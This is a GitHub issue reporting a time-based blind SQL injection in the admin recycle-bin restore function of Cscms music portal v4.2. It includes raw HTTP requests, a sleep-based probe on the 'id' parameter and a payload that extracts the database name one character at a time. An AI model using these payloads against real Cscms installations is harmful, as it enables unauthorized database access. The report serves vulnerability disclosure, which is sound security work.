

New issue

[Jump to bottom](#)

SQL injection vulnerability exists in Cscms music portal system v4.2 #13

[Open](#) Am1azi3ng opened this issue on Mar 15 · 0 comments

Am1azi3ng commented on Mar 15

There is a SQL blind injection vulnerability in dance_Dance.php_hy

Details

Add a song after administrator login



Add songs first and then delete them into the trash

```

2 Host: cscms.test
3 Content-Length: 292
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 Origin: http://cscms.test
9 Referer: http://cscms.test/admin.php/dance/admin/dance/edit
10 Accept-Encoding: gzip, deflate
11 Accept-Language: zh-CN,zh;q=0.9
12 Cookie: cscms_session=vhlbscpjrcvfiillmc4qhg09ri1dck8; cscms_admin_id=3HtLFUmqgin4; cscms_admin_login=6HHRwKP1Gz1%2FN9C4mVhc0kF4oyCo18INzjyMF3fURy57gmVzbA
13 Connection: close
14
15 cid=1&addtime=ok&name=1&color=&pic=&user=&cion=&gurl=&dur=&reco=&tid=&fid=&zc=&qz=&qg=&hy=&inger=&dx=&yz=&sc=&tags=&hits=&yhits=&zhits=&dhits=&chits=&shits=&xhits=&vip=&level=&wpurl=&wpass=&skins=play.html&gc=&text=&file=&irc=&title=&keywords=&description=&id=&id=&id=0

```

```

2 Date: Wed, 19 Jan 2022 02:34:04 GMT
3 Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
4 X-Powered-By: PHP/5.6.9
5 Expires: Thu, 19 Nov 1981 06:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 X-Generator: Cscms v4 (http://www.chshcms.com)
9 Set-Cookie: cscms_session=vhlbscpjrcvfiillmc4qhg09ri1dck8; expires=Wed, 19-Jan-2022 02:34:04 GMT
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12 Content-Length: 136
13
14 [{"error":0,"info":{"url":"/admin.php/dance/admin/dance/edit?yid=0&v=3836"},"msg":""}]

```



When restoring songs in the recycle bin, construct malicious statements and implement sql injection




```

GET /admin.php/dance/admin/dance/hy?id=10)and(sleep(5))--+ HTTP/1.1
Host: cscms.test
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://cscms.test/admin.php/dance/admin/dance?yid=3

```

```
cscms_admin_login=0nhrwKPF1GZ1%ZFN9C4mivncOKF40yC0181NzJJyemF510ry57gimvZ0A,  
cscms_session=r3kc74ivbu10hbssd9s03lqd0n1mu0g6  
Connection: close
```

The parameter "id" exists time blind, sleeps for 5 seconds



construct payload

```
GET /admin.php/dance/admin/dance/hy?id=10)and(if(substr((select+database()),1,1)='c',sleep(5),1)--
+ HTTP/1.1
Host: cscms.test
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://cscms.test/admin.php/dance/admin/dance?yid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURY57grmVzbA;
cscms_session=r3kc74ivbu10hbssd9s03lqd0n1mu0g6
Connection: close
```

In the figure below, you can see that the first letter of the database is "c", so it sleeps for 5 seconds to verify that the injection exists

1 participant

